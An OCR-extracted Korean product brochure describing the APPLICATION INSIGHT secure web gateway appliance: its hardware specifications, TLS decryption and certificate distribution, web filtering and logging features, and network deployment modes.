



Easy certificate distribution and management

TLS

■ 클라이언트에 인증서 설치를 위한 배포페이지 리 다이렉트

- 인증서 미 설치 클라이언트는 인터넷 접속 시, 설치 가이드라인이 기재된 페이지로 강제 리 다이렉트
- PMS 나 NAC을 통한 인증서 설치 시, 인증서 미 설치 클라이언트는 설치 시점까지 지속 바이패스 시키는 옵션 제공
- 클라이언트별 인증서 설치 현황 조회 및 상태 관리





APPLICATION INSIGHT SWG Line-UP

Specification	AISWG-200_Y20	AISWG-500_Y20	AISWG-1000_Y20	AISWG-2000_Y20	AISWG-4000_Y20	AISWG-8000_Y20
Appearance						
RAM	16GB (최대 128GB)	32GB (최대 128GB)	64GB (최대 2TB)	64GB (최대 2TB)	128GB (최대 2TB)	128GB (최대 2TB)
HDD	500G	500G	2TB	2TB	2TB	2TB
MGMT / HA	- Mgmt 1 UTP Port - HA 1 UTP Port	- Mgmt 1 UTP Port - HA 1 UTP Port	- Mgmt 1 UTP Port - HA 1 UTP Port	- Mgmt 1 UTP Port - HA 1 UTP Port	- Mgmt 1 UTP Port - HA 1 UTP Port	- Mgmt 1 UTP Port - HA 1 UTP Port
Network (Default)	1G UTP * 4	1G UTP * 4	-	-	-	-
Network (Option)	Slot 1 - 1G UTP 4Port - 1G Fiber 4Port - 10G Fiber 2Port	Slot 1 - 1G UTP 4Port - 1G Fiber 4Port - 10G Fiber 2Port	8 Slot - 1G UTP 4Port - 1G Fiber 4Port - 10G Fiber 2Port - 40G Fiber 2Port	8 Slot - 1G UTP 4Port - 1G Fiber 4Port - 10G Fiber 2Port - 40G Fiber 2Port	8 Slot - 1G UTP 4Port - 1G Fiber 4Port - 10G Fiber 2Port - 40G Fiber 2Port	8 Slot - 1G UTP 4Port - 1G Fiber 4Port - 10G Fiber 2Port - 40G Fiber 2Port
Recommended Users	100	700	5,000	7,000	9,000	12,000

- AISWG APPLIANCE의 표준 워크로드를 기반으로 작성 되었으며, 실제 성능은 워크로드 요구 사항에 따라 크게 달라질 수 있습니다.
  * 워크로드 웹 트래픽 비율은 HTTP 50%, HTTPS(TLS 1.3) 50% 입니다.
- Slot에 NIC 모듈을 선택/조합하여 장착할 수 있으며, SSL 가속카드를 옵션으로 장착 가능 합니다.
- 본 제품의 사양은 성능향상을 위하여 예고 없이 변경될 수 있습니다.

3. APPLICATION INSIGHT SWG
주요 기능


Summary of key functions by license


License	Function	Details
WEB	사용자 정의 필터	특정 URL(들)을 차단 하거나 허용
	WEB 제어 필터	WEB Data Loss Prevention
		응답데이터 본문 분석을 통한 악성코드 유입 탐지
	WEB 메일 필터	웹 메일 서비스에 대한 메일 원문 로깅(첨부파일 포함) 및 기능별 제어
	방송통신위원회 필터	방송통신위원회 DB 기반 유해사이트 탐지
	카테고리 필터	비 업무 사이트나 악성 사이트 접근 등 각 카테고리별 허용 또는 차단
	국가별 IP 필터	지정된 국가에 위치한 서버로의 접속 제한
	Youtube 필터	비 업무 영상 시청 등 영상 컨텐츠 카테고리별 허용 또는 차단
	어플리케이션 제어	SNS, P2P, VPN, Messenger, Office365, Google APP 등 1,100여개 어플리케이션 식별 및 필터링
	웹 가속	캐시 기능을 제공하여 사용자 웹 환경 및 응답 속도 향상
TLS	Active	NG F/W, DLP 등과 같은 In-line 구성 솔루션을 Active 구간에 배치하여 복호화 트래픽 송수신
	Passive	ATP, URL 필터링 등과 같은 미러링 구성 솔루션과 연결하여 복사된 복호화 트래픽 전송
ATP	악성파일 탐지	Anti Virus, 정적/동적 분석, 리버스 엔지니어링 자동화 등을 통한 악성파일 검출

Dashboard

Monitoring

- 시스템, 트래픽, 탐지 현황에 대한 모니터링
  - 시간 / 일자 별 탐지 현황
    - 정책 유형 별
    - 사용자 별
    - 카테고리 별
  - 어플리케이션 유형별 탐지 현황
  - 악성파일 검출 현황
  - SSL/TLS 트래픽 처리 현황
  - 시스템 리소스 현황
  - 트래픽 리소스 현황





Report

Report


- 보고서 종류 (PDF / XLS)
  - 시스템
  - WEB 트래픽, 탐지
  - 어플리케이션 탐지
  - 웹 캐시
  - SSL/TLS 트래픽
  - 악성파일 분석 및 탐지


- 주기적 보고서 자동 생성 및 메일 발송

Log > Detect

Detect Log

- 다양한 탐지로그 검색 필터
  - 탐지 유형
  - 카테고리
  - 사용자
  - HTTP 버전
  - 어플리케이션 등
- 탐지 상세 내역 제공
  - 사용자
  - 탐지유형
  - 탐지근거
  - Client IP / Server IP
  - 요청 / 응답 데이터 등







Log > Access

Access Log

- 보안 규칙과 무관한 모든 웹 접속 이력 로깅
  - 시간
  - 클라이언트 IP
  - 서버 IP
  - 메소드
  - 프로토콜
  - Host
  - 경로
  - URL
  - User-Agent
  - 상태코드
  - 응답 데이터 길이







Log > SSL/TLS

SSL/TLS Session Log

- 암 복호화 수행 SSL/TLS 트래픽 정보 로깅
  - 시간
  - 인터페이스
  - 사용자
  - 서버 IP
  - URL(SNI)
  - SSL 버전
  - 알고리즘
  - 복호화 및 연결 결과(성공 / 실패)
  - 본문 데이터







Main Security Policy

Main Security Policy

- 사용자 정의 필터
  - 특정 URL(들)에 대한 허용 또는 차단
- WEB 제어 필터
  - Network WEB DLP(첨부파일 포함)
  - 응답데이터 악성코드 검출
- 카테고리 필터
  - 약 70여개 카테고리 제공
- 어플리케이션 제어
  - 약 1,100여개 어플리케이션 식별 및 필터링
- C&C 통신 차단
  - Threat Intelligence(AICC) 와의 연동을 통한 C&C 서버 및 Botnet 통신 차단






Main Security Policy


Main Operating Policy

- 우회 경로 차단
  - 서비스 포트 제어(TCP/UDP)
  - 인터넷 공개 프록시 서버 경유 탐지
  - 비 표준 웹 트래픽 탐지

- 인증서 설치 현황 조회 및 제어
  - 인증서 설치 클라이언트 실시간 현황 파악
  - 미 설치 클라이언트 바이패스 설정(선택)

- SSL 복호화 불가 리스트 관리
  - PKP 대상 도메인 학습
  - PKP 리스트 온라인 업데이트






Main Security Policy

User Management

- 사용자 중심의 정책 설정
  - 각 각의 사용자 또는 그룹별 정책 적용
  - 용이한 보안 정책 수립
  - 사용자 별 통계 정보 및 로그 확인

- 운영중인 DB 서버(Oracle, MySQL, MSSQL, PostgreSQL) 또는 LDAP 서버를 통한 사용자 연동

- 미 사용 User 조회 및 관리




Trouble Shooting

AIMANAGER

- 고급 관리자를 위한 제품 관리 및 트러블 슈팅 목적의 별도 인터페이스

  - 제품 패치
  - 제품 초기화
  - 긴급 복구 모드
  - 패스워드 초기화
  - Debug Log 수집
  - TCPDUMP 수집
  - 이슈 분석에 필요한 주요정보 자동 수집
  - 중요 설정 값 변경 및 조회



4. 구성 방안 및 사례


구성 방안 (Only WEB)

Transparent Proxy

- 운영 모드: Transparent Proxy
- 물리적 구성: IN-Line
- 네트워크 경로상에 Bridge 형태로 In-line 구성
- IP가 없는 Transparent Proxy Mode로 작동

Forward Proxy

- 운영 모드: Forward Proxy
- 물리적 구성: Out-Of-Path
- SWG 에이전트 또는 브라우저의 PAC 설정 이용
- 분산 배치 되어 있는 다양한 클라이언트들에 대한 광범위 보호 제공 (시스템 물리적 위치와 무관)




구성 방안 (Only WEB)

Sniffing

- 운영 모드: Sniffing
- 물리적 구성: IN-Line
- 패킷 복사 방식의 스니핑 타입으로 고성능 제공

Mirroring


- 운영 모드: Mirroring
- 물리적 구성: Out-Of-Path
- 타 시스템에서 전송하는 복사된 패킷으로 보안 기능 제공
- 차단 인터페이스를 통해 위반된 정책에 대한 트래픽 차단



구성 방안 (Only TLS)

Transparent Proxy


- 운영 모드: Transparent Proxy
- 물리적 구성: IN-Line
- 네트워크 경로상에 Bridge 형태로 구성
- IP가 없는 Transparent Proxy Mode로 작동
- TLS Active 및 Passive 지원
  - Active : SSL/TLS 세션에 직접 개입하여 암복호화 처리 수행 (NG F/W, DLP 등)
  - Passive : Active 구간에서 복호화 된 트래픽을 복사하여 연동 시스템으로 전송 (ATP, URL 필터링 솔루션 등)



구성 방안 (WEB + TLS)


Transparent Proxy

- 운영 모드: Transparent Proxy
- 물리적 구성: IN-Line
